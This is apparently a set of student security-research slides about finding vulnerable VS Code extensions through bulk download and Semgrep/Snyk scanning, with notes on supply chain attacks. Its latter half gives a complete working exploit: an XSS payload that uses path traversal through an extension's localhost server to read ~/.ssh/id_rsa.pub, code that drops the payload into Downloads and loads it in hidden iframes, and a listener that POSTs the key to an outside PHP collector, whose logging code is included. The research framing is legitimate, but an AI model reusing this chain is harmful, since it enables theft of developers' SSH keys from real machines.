rahmet
terima kasih
rahmat
kam sah hamnida
ευχαριστώ
diolch
dhanyavadagalu
shukriya
mercé
мерси
তোমাকে ধন্যবাদ
감사합니다
xièxie
merci

Download Extensions in Bulk

Search all the extensions containing given keyword.



Start pulling all the extensions asynchronously.

Run the VS Code on the system.

Unzip the extension locally and read its configurations.


Install the extension on the VS Code.


Hit the URI to load html page locally.


If the response is success, extension is exploitable.

Back

Automate Vulnerability Testing




```
<testcase name="javascript.lang.security.audit.path-traversal.path-join-resolve-traversal.path-join-resolve-traversal"
classname="/Users/zta/Documents/EC521/src/unzipped/GlysisSoftware-GSLiveCoder-1.1.0/extension/src/Helper.ts" file="/Users/
zta/Documents/EC521/src/unzipped/GlysisSoftware-GSLiveCoder-1.1.0/extension/src/Helper.ts" line="91">
    <failure type="WARNING" message="Detected possible user input going into a `path.join` or `path.resolve` function.
    This could possibly lead to a path traversal vulnerability,  where the attacker can access arbitrary files stored in
    the file system. Instead, be sure to sanitize or validate user input first.">              ignoreFiles.push(path.join
    (workspacePath, ignoredPath));
```



	Name	SemGrep	SemGrep_file	SNYK_Issues	SNYK_file
0	glebv-vscode-open-in-stash-0.0.2	failures="0"	glebv-vscode-open-in-stash-0.0.2.txt	Found 14 issues, 89 vulnerable paths	glebv-vscode-open-in-stash-0.0.2.txt
1	Thinker-sort-json-17.0.1	failures="0"	Thinker-sort-json-17.0.1.txt	0	Thinker-sort-json-17.0.1.txt
2	TeodoroVIllanueva-php-live-server-0.0.1	failures="0"	TeodoroVIllanueva-php-live-server-0.0.1.txt	0	TeodoroVIllanueva-php-live-server-0.0.1.txt
3	rbuckton-tsserver-live-reload-1.0.1	failures="1"	rbuckton-tsserver-live-reload-1.0.1.txt	0	rbuckton-tsserver-live-reload-1.0.1.txt
4	rintoj-json-organizer-0.0.4	failures="1"	rintoj-json-organizer-0.0.4.txt	Found 4 issues, 4 vulnerable paths	rintoj-json-organizer-0.0.4.txt
5	sallar-json-to-js-object-0.0.4	failures="0"	sallar-json-to-js-object-0.0.4.txt	0	sallar-json-to-js-object-0.0.4.txt

Back


Supply Chain Attack

- Compromise a legitimate package by adding malicious code.
- Propagated downstream to applications dependent on package.
- Typosquatting or other techniques.
- PyPI, NPM, Maven, RubyGems (for Ruby), NuGet (for .NET) etc.
- To mitigate the risk of supply chain attacks
  - Developers should
    - Use strong passwords and enable two-factor authentication.
    - Regularly review the packages and dependencies.
  - Package managers should implement security measures
    - Code signing, dependency scanning, and package verification.

Back


Progress : Exploiting the vulnerable Extension

- Creating a Payload.



```
const maxNesting = 10;
// The XSS payload.
const payload = `<body> <script>
    for (let n = 0; n < ${maxNesting}; n++) {
    fetch('http://localhost:8080/'+'..%2f'.repeat(n)+'.ssh/id_rsa.pub')
    .then((res) => {if (res.status === 200) {
        res.text().then((data) => window.parent.postMessage(data, '*'));
    }
}); }</scr`+"ipt></bo"+"dy>";
```

- Download the payload on victim’s system.




```
const fileName = `file_${Math.random()}.html`;
const a = document.createElement('a');
a.setAttribute('href', 'data:text/plain;charset=utf-8,' + encodeURIComponent(payload));
a.setAttribute('download', fileName);
a.style.display = 'none';
document.body.appendChild(a);
a.click();
document.body.removeChild(a);
```

Back


Progress : Exploiting the vulnerable Extension

- Load the downloaded payload from victim’s system in an iframe in the browser.



```
setTimeout(() => {
  for (let n = 0; n < maxNesting; n++) {
      const iframe = document.createElement('iframe');
      iframe.setAttribute('src', `http://localhost:8080/${'..%2f'.repeat(n)}Downloads/${fileName}`);
      iframe.setAttribute('style', 'width: 0px; height: 0px;')
      document.body.appendChild(iframe);
  }
}, 2000);
```

Same Origin




```
 <body> <script>
         for (let n = 0; n < 10; n++) {
         fetch('http://localhost:8080/'+'..%2f'.repeat(n)+'.ssh/id_rsa.pub')
         .then((res) => {if (res.status === 200) {
             res.text().then((data) => window.parent.postMessage(data, '*'));
         }
     }); }</script></body>
```

Same Origin

Back

Progress : Exploiting the vulnerable Extension


- Send the key to malicious server.



```
window.addEventListener('message', (event) => {
    const formData = new FormData();
    formData.append('data', event.data);
    fetch('https://welcometomywebpage.000webhostapp.com/data.php', {

      "method": "POST",
      "body": formData
    });
}, false);
```

- Server-side PHP code.



```
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
   $key = $_POST["data"];
   $filename =  "details.txt";
   if (file_exists($filename)) {
          $handle = fopen($filename, 'a');
      } else {
          $handle = fopen($filename, 'w');
      }
   $handle = fopen($filename, "a");
   fwrite($handle, "Key: \n$key\n");
   fclose($handle);
}
?>
```

Back